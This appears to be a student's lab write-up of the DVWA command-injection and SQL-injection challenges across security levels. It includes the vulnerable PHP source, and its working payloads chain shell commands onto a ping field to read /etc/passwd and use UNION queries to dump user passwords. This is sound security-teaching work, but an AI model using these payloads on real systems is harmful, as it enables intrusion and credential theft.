
Command Execution and SQL Injection Challenges

a) Command Execution

1) Low security

The program is not protecting against special characters such as “&&” and “;”. As such, we were able to run another command by using “127.0.0.1 && echo hi” and “127.0.0.1; echo hi”



The victim can be affected by some attacks as the attacker might use commands which will show private information. For example, they might use dir or ls -l to view permissions and folder and file names in the directory.

Vulnerability: Command Injection

Ping a device

Enter an IP address: Submit

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.025 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.035 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.052 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.069 ms

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3061ms
rtt min/avg/max/mdev = 0.025/0.045/0.069/0.016 ms
help  index.php  source
```

Vulnerability: Command Injection

Ping a device

Enter an IP address: Submit

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.025 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.043 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.058 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.040 ms

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3063ms
rtt min/avg/max/mdev = 0.025/0.041/0.058/0.011 ms
total 12
drwxrwxrwx 2 kali kali 4096 Oct 11 17:31 help
-rwxrwxrwx 1 kali kali 1839 Oct 11 17:31 index.php
drwxrwxrwx 2 kali kali 4096 Oct 11 17:31 source
```

The attacker can view folders and files out of this directory as well using “127.0.0.1 && cd .. && cd .. && ls -l”.

```
--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3055ms
rtt min/avg/max/mdev = 0.024/0.030/0.037/0.004 ms
total 252
-rwxrwxrwx  1 kali kali  7296 Oct 11 17:31 CHANGELOG.md
-rwxrwxrwx  1 kali kali 33107 Oct 11 17:31 COPYING.txt
-rwxrwxrwx  1 kali kali 25027 Oct 11 17:31 README.ar.md
-rwxrwxrwx  1 kali kali 20674 Oct 11 17:31 README.fr.md
-rwxrwxrwx  1 kali kali 18253 Oct 11 17:31 README.md
-rwxrwxrwx  1 kali kali 19838 Oct 11 17:31 README.tr.md
-rwxrwxrwx  1 kali kali 15501 Oct 11 17:31 README.zh.md
-rwxrwxrwx  1 kali kali   152 Oct 11 17:31 SECURITY.md
-rwxrwxrwx  1 kali kali  3323 Oct 11 17:31 about.php
drwxrwxrwx  2 kali kali  4096 Nov  5 13:20 config
drwxrwxrwx  2 kali kali  4096 Oct 11 17:31 database
drwxrwxrwx  2 kali kali  4096 Oct 11 17:31 docs
drwxrwxrwx  6 kali kali  4096 Oct 11 17:31 dvwa
drwxrwxrwx  4 kali kali  4096 Oct 11 17:31 external
-rwxrwxrwx  1 kali kali  1406 Oct 11 17:31 favicon.ico
drwxrwxrwx  5 kali kali  4096 Oct 11 17:31 hackable
-rwxrwxrwx  1 kali kali   895 Oct 11 17:31 ids_log.php
-rwxrwxrwx  1 kali kali  4106 Oct 11 17:31 index.php
-rwxrwxrwx  1 kali kali  2192 Oct 11 17:31 instructions.php
-rwxrwxrwx  1 kali kali  4183 Oct 11 17:31 login.php
-rwxrwxrwx  1 kali kali   414 Oct 11 17:31 logout.php
-rwxrwxrwx  1 kali kali   154 Oct 11 17:31 php.ini
-rwxrwxrwx  1 kali kali   199 Oct 11 17:31 phpinfo.php
-rwxrwxrwx  1 kali kali    26 Oct 11 17:31 robots.txt
-rwxrwxrwx  1 kali kali  4724 Oct 11 17:31 security.php
-rwxrwxrwx  1 kali kali   151 Oct 11 17:31 security.txt
-rwxrwxrwx  1 kali kali  3307 Oct 11 17:31 setup.php
drwxrwxrwx  2 kali kali  4096 Oct 11 17:31 tests
drwxrwxrwx 16 kali kali  4096 Oct 11 17:31 vulnerabilities
```

We can also use “127.0.0.1 && cat /etc/passwd” to view essential information. Such information can be used by the attacker to exploit the system.


```
--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3070ms
rtt min/avg/max/mdev = 0.053/0.166/0.410/0.144 ms
root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:103:110:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:111::/nonexistent:/usr/sbin/nologin
tss:x:105:113:TPM software stack,,,:/var/lib/tpm:/bin/false
strongswan:x:106:65534::/var/lib/strongswan:/usr/sbin/nologin
tcpdump:x:107:114::/nonexistent:/usr/sbin/nologin
usbmux:x:108:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:x:109:65534::/run/sshd:/usr/sbin/nologin
dnsmasq:x:110:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
avahi:x:111:117:Avahi mDNS daemon,,,:/run/avahi-daemon:/usr/sbin/nologin
```

We can protect against such an attack by updating the code to reject special characters such as “&&” and “;” which are used to execute commands. This is currently not happening with the low level security code as shown below.


```php
<?php

if( isset( $_POST[ 'Submit' ]  ) ) {
    // Get input
    $target = $_REQUEST[ 'ip' ];

    // Determine OS and execute the ping command.
    if( stristr( php_uname( 's' ), 'Windows NT' ) ) {
        // Windows
        $cmd = shell_exec( 'ping  ' . $target );
    }
    else {
        // *nix
        $cmd = shell_exec( 'ping  -c 4 ' . $target );
    }

    // Feedback for the end user
    echo "<pre>{$cmd}</pre>";
}

?>
```

2) Medium security


In the medium security level, the “&&” and “;” no longer work to execute other commands. However, we can still run other commands in the background using “&”. For example, running the following command “127.0.0.1 & ls -l” works.



Another example is “127.0.0.1 & pwd” which prints the current working directory.



It is not protected against pipes either, as “127.0.0.1 & cat /etc/passwd | grep root” command searches displays results for “root” work after running cat /etc/passwd.



The victim can be affected by these attacks as the attacker might use commands which will show private information. For example, they might use cat /etc/passwd to view essential information.

We can protect against such an attack by updating the code to reject others characters such as “&” and “|” which are used to execute commands. This is

currently not happening with the medium level security code as shown below, with only “&&” and “;” being replaced by ''.

```php
<?php

if( isset( $_POST[ 'Submit' ]  ) ) {
    // Get input
    $target = $_REQUEST[ 'ip' ];

    // Set blacklist
    $substitutions = array(
        '&&' => '',
        ';'  => '',
    );

    // Remove any of the charactars in the array (blacklist).
    $target = str_replace( array_keys( $substitutions ), $substitutions, $target );

    // Determine OS and execute the ping command.
    if( stristr( php_uname( 's' ), 'Windows NT' ) ) {
        // Windows
        $cmd = shell_exec( 'ping  ' . $target );
    }
    else {
        // *nix
        $cmd = shell_exec( 'ping  -c 4 ' . $target );
    }

    // Feedback for the end user
    echo "<pre>{$cmd}</pre>";
}

?>
```

3) High security

As seen by the source code, more characters are not being checked. However, the pipe is being checked with a space after it. As such, we can use this: 127.0.0.1 |pwd, thus removing the space after the pipe.
It worked:

We can use the command execution to check the password and personal information, exploit attacks or listen for requests.

b) SQL Injection


1) Low security

The page source reveals that the low security version of this page uses no defenses against SQL injection (uses the raw input in the query).

```
// Check database
$query  = "SELECT first_name, last_name FROM users WHERE user_id = '$id';";
```

The help section says that we must steal the passwords of the 5 users. First, we try to input the following tautology attack with a comment at the end.


' OR 1=1; #



The results now show the first name and last name of all users, not just those of a certain ID. This means that the tautology attack worked by setting the WHERE condition of the query to always true (1=1) rather than equal to a certain ID.

Now, we must try to show the names and passwords of these users using the following union attack.


' UNION SELECT first_name, password FROM users; #




The results show all the users' first names as well as the passwords in place of the surnames. This union attack works by combining, in one table, the empty results of the ID = '' condition and the name & password results of the second part of the query that we provided through user input. This table of two columns is used in the results on the page; as far as the page is concerned, the two columns are first name and surname and are displayed as such regardless of the values in them (which we caused to be first name and password instead). Escaping certain characters from the input (such as ' ; # -) would protect against this particular attack.


2) Medium security

This time, the ID is sent in a POST request instead of a in the query of a GET request, and the input is taken through a dropdown instead of a textbox. Thus, we take a look at the POST request that is being sent:




We can see the ID being requested. Trying to edit and resend the POST request with a different ID:





We were able to receive a response to a different ID request through editing and resending.

